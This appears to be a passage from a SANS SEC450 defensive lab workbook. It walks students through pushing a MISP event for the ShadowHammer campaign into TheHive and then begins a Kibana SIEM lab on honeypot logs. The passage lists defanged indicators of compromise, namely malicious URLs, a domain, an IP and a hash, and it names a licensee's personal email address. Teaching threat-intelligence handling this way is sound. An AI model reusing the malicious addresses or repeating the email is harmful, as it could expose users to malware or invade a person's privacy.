
### View Event

- View Correlation Graph**
- View Event History
- Edit Event
- Delete Event
- Add Attribute

## [SEC450] ShadowHammer Campaign


Event ID	1215
UUID	5c9d32d7-2458-472b-99e6-0150ac140003
Creator org	SEC450
Tags	+

This brings up a graph that will look something like this (note that these icons were rearranged for clarity, your graph may look different):



Notice the two numbered events on the top and bottom, each of which are connected in the middle by an attribute. Since these two events are actually identical, every single attribute matches in this case. On large events with many attributes that are in common with multiple other events, this view can get hard to interpret, which is why it is sometimes easier to read this directly off each line in the attribute list.

Return to the previous window by scrolling to the top of the screen and selecting "View Event".



## 4. Push your MISP event into TheHive

Now that you've created your first event in MISP, let's show how it connects to the incident management platform.

TheHive and MISP specifically work quite well together and the integration between them is rather simple. It can work in two ways, first, events in MISP can be pushed into TheHive and will become new alerts to be triaged in the alert tab. Second, cases can be pushed from TheHive back into MISP to become new events. In this step, we'll get a look at how this works.

In the virtual machine, the link between MISP and TheHive functions as follows: Once per minute, TheHive will poll MISP and look for any new events that have had the tag "thehive" applied to them *and* in the "published" state. When such an event is found, all the details will be pulled into MISP into the event tab.

Let's add the tag "thehive" to our newly created event and see this process in action. Keep in mind that this is something that depending on your organization, much of what we've done so far may be a task your threat intelligence team is doing. Once the event is sent to TheHive as an alert, this is when SOC analysts would typically take over.

Scroll to the top of your new event in MISP and locate the Tags section and press the "+" button.


The screenshot shows the MISP event page for "[SEC450] ShadowHammer Campaign". The event details are as follows:

Event ID	1215
UUID	5c9d32d7-2458-472b-99e6-0150ac140003
Creator org	SEC4
Tags	+
Date	2019-
Threat Level	High
Analysis	Ongo

An "Add a tag" dialog box is open over the Tags field. The dialog has a search bar with "thehive" entered and a "Submit" button. Red annotations are present:


- 1: Points to the "+" button in the Tags field.
- 2: Points to the "All Tags" tab in the dialog.
- 3: Points to the search input field containing "thehive".
- 4: Points to the "Submit" button.

This will cause the "Add a tag" window to appear. Select the "All Tags" button then type "thehive" into the box, which should auto-populate the yellow tag. Select it then press the submit button. You should now see the tag appear in the event.

[SEC450] ShadowHammer Campaign	
Event ID	1215
UUID	5c9d32d7-2458-472b-99e6-0150ac140003
Creator org	SEC450
Tags	thehive x 
Date	2019-03-28
Threat Level	High

Next we must "publish" the event before it will be picked up by TheHive. "Publishing" is a designation MISP uses to show that a given event is finalized and ready to be seen by others and the wider the community you share with.


Select the **"Publish Event"** option in the sidebar on the left and select **"Yes"** to publish the event.

<a href="#">Publish Event</a> 	<b>Info</b> [SEC450] ShadowHammer Campaign
<a href="#">Publish (no email)</a>	<b>Published</b> No
<a href="#">Contact Reporter</a>	<b>#Attributes</b> 8 (0 Object)
<a href="#">Download as...</a>	<b>First recorded change</b> 2019-03-28 21:05:36
	<b>Last change</b> 2019-03-28 21:05:36


Afterwards the publishing event is queued up for MISP. After a few moments hit the refresh button in the browser and the red bar will disappear because the event is now "published". Congratulations, you've created your first published event in MISP and sent it to TheHive for triage!

The next step may take a minute or so to complete since TheHive only polls once every 60 seconds for new events. While you wait, switch tabs in your browser back to TheHive and log in again with `student/sec450` if needed.

Once back in TheHive you should see the alert count increment in the top bar.



Click on the Alert tab to bring up the new alert sent from MISP.



This is the alerts pane for TheHive, something we haven't seen yet, and there is the alert we sent from MISP. Notice the reference number on the left corresponds to the event ID in MISP, the title is the same as the event we made, the source system is noted, and the tags on the event traveled with the event.

To get more detail, select the icon that looks like a piece of paper at the end of the line. This brings up the Alert Preview screen - the screen you can use to see the detail on an alert and decide if it should be dropped as a false positive or accepted as a new case.



**H** #1215 [SEC450] ShadowHammer Campaign

**Date:** Thu, Mar 28th, 2019 15:24 -07:00 **Type:** misp **Reference:** 1215 **Source:** MISP-SEC450

src:SEC450 thehive

### Description

Imported from MISP Event #1215, created at Thu Mar 28 22:24:13 UTC 2019

### Additional fields

No additional information have been specified

### Observables (8)

All (8) hash (2) url (4) domain (1) ip (1)

Type	Data
hash	bebb16193e4b80f4bc053e4fa818aa4e2832885392469cd5b8ace5cec7e4ca19 MISP:type=sha256 MISP:category=Payload delivery src:MISP-SEC450 misp-SEC450
url	hxxps://liveupdate01s[.]jasus[.]com/pub/ASUS/nb/Apps_for_Win8/LiveUpdate/Liveupdate_Test_VER360[.]zip MISP:type=url MISP:category=Network activity src:MISP-SEC450 misp-SEC450
domain	asushotfix[.]com MISP:type=domain MISP:category=Network activity src:MISP-SEC450 misp-SEC450
ip	141[.]105[.]71[.]116 MISP:type=ip-dst MISP:category=Network activity src:MISP-SEC450 misp-SEC450
url	hxxps://liveupdate01s[.]jasus[.]com/pub/ASUS/nb/Apps_for_Win8/LiveUpdate/Liveupdate_Test_VER359[.]zip MISP:type=url MISP:category=Network activity src:MISP-SEC450 misp-SEC450

Notice that TheHive automatically imports all the attributes entered in MISP as attributes, a very useful feature for reducing manual effort. To accept this alert as a case, scroll to the bottom of the Alert Preview page and select "Yes, Import".



Import alert as

Empty case



Yes, Import

This will bring in the alert as a new case and leaves us where our last lab started - with a new case ready to be worked with observables *already* imported!

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

**H** Case # 1 - #1215 [SEC450] ShadowHammer Campaign

Created by student Thu, Mar 28th, 2019 16:01 -07:00

Details Tasks 0 Observables 8

### Summary

**Title** #1215 [SEC450] ShadowHammer Campaign

**Severity** **H**

**TLP** TLP:AMBER

**PAP** PAP:AMBER

**Assignee** student

**Date** Thu, Mar 28th, 2019 15:24 -07:00

**Tags** src:SEC450 thehive

### Additional information

No additional information have been specified

### Description

Imported from MISP Event #1215, created at Thu Mar 28 22:24:13 UTC 2019

If we had applied a "case template" at this point with the previous drop down box, the new case would be filled with tasks to complete and we would be ready to pick it up and run with it!

## Lab Conclusion

In this lab we saw the workflow for a threat intelligence program, created a new event inside it from OSINT data, and moved a threat intelligence event into an alert into our incident management system's alert queue. We also pointed out some of the everyday conveniences that should be present to make using these tools easy. Features like freetext import, auto-categorization of attribute types, and preservation of those items as the data moves from tool to tool seem small, but in a workflow you will use multiple times a day for years, the absence of these small items can be a big downer.

In this lab, you have:

- Seen how threat intel platforms store and correlate data
- Created a new entry in a threat intelligence platform
- Pushed the new event into an incident management system alert queue
- Accepted the alert into a new incident (a case in TheHive) for investigation

### Info

The data for the lab will persist in MISP after you close down the services. This is important because if you want to redo this lab at a later date the item in MISP will still exist. If you plan to do this lab again, delete the item in MISP using the trash can icon as shown below before shutting down the services:

Tags	#Attr.	Date	Info	Distribution	Actions
thehive	8	2019-04-28	[SEC450] ShadowHammer Campaign	Community	

To shut down the services used for this lab go back to your terminal window (or open a new one) and enter the commands below:

```
cd /labs/1.2
docker-compose down
```

**Lab 1.2 is now complete!**

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

## Lab 1.3 - SIEM with the Elastic Stack

### Objectives

- Learn to navigate in the Kibana interface
- Understand how data is stored in Elasticsearch when using it as a SIEM
- Investigate honeypot server traffic logs
- Create visualizations and dashboards to find data trends

### Exercise Preparation


Before starting this lab, you must start the required services. To do this, open a command terminal from the start bar.




Once the window is open, start the services by entering the following commands at the command line.

```
cd /labs/1.3
docker-compose up -d
```


This command will take a minute to spin up Elasticsearch and Kibana which will act as our SIEM for this lab. To check if the services are ready, open a Firefox browser window by clicking on the icon in the top bar of the VM.




Once open, click the Kibana icon:




If you receive a message that says Kibana is not yet ready, give it a few more moments. You should now see the following screen:



If Kibana is loaded, you are ready to start the lab.

 Bug

if at any time you see the following popup while using Kibana, it can be safely ignored (it is a bug that happens when you click things quickly, and will not affect the lab).



⚠ Unable to write index pattern!  
Refresh the page to get the most up to date changes for this index pattern.

## Exercise Walkthrough Video

|


## Lab Steps

### 1. Learning the Kibana interface

Within Kibana, there are 3 main areas you will want to be familiar with, Discover, Visualize, and Dashboards.

- Discover is the main interface you will use for searching the text of all logs ingested within Kibana
- Visualize is the area to turn logs into various types of charts and graphs
- Dashboard takes the saved searches from the Discover tab and saved visualizations from the Visualize tab, and lets you simultaneously display them all at once in an interactive manner. This view can be great for getting a multi-angle view of your data.

Click on the Discover tab to go to the main interface for log searching:




Before we are able to see logs, we need to do a crash course in the interface.

- **Date Picker** - The Date Picker is one of the most important items in the interface because it tells Kibana which time frame you'd like to search. The first screen you see will not show any logs because by default Kibana will show you logs from the last 15 minutes. Since there is no data streaming in, there's nothing to find.
- **Index Picker** - The Index Picker is the second most important item in the interface, because it tells Kibana which set of logs you want to search through. Elasticsearch stores all logs in various "indexes", think of them as separate databases. By convention, things like firewall logs would go into one index, http logs in another, and flow logs into yet another, etc. In the screenshot the "suricata-flow" index is selected, meaning the default search will show the NetFlow-style logs captured by Suricata.
- **Field List** - The field list tells an analyst the fields that are available in the logs displayed on the screen.
- **Search Bar** - The location to enter your search queries.

For this lab we will use actual attack data from a research honeypot sitting on the public internet. The setup involved starting a number of fake services on the server and logging all interaction with them using Suricata. Suricata is a tool similar to Snort in that it can use Snort-style IDS signatures to identify suspicious traffic, but it also records metadata like network flow logs, and specifics for transactions in various application layer protocols like HTTP, DNS, TLS, and more. In this Kibana setup, each of these data sources has it's own index that can be selected with the index picker. Clicking on it will reveal the other options.






Keep **"suricata-flow"** selected (this is layer 3 and 4 NetFlow style data). Next, let's pick a time frame where there is valid data. This honeypot was recording data from 2019-02-19 to 2019-03-29.


To select new dates, copy the date below to the clipboard then follow these instructions:

```
2019-02-19 00:00:00.000
```


First click on the date picker where it says "Last 15 Minutes"



Then click again where it says "~15 minutes ago" option at the top:



A new popup will appear:



In this window, select the "Absolute tab" then paste the time from above into the bottom area, this sets the starting bounds of the search.

Feb 19, 2019 @ 00:00:00.0 → Mar 29, 2019 @ 19:37:02.3

Absolute Relative Now

< February 2019 >

SU	MO	TU	WE	TH	FR	SA
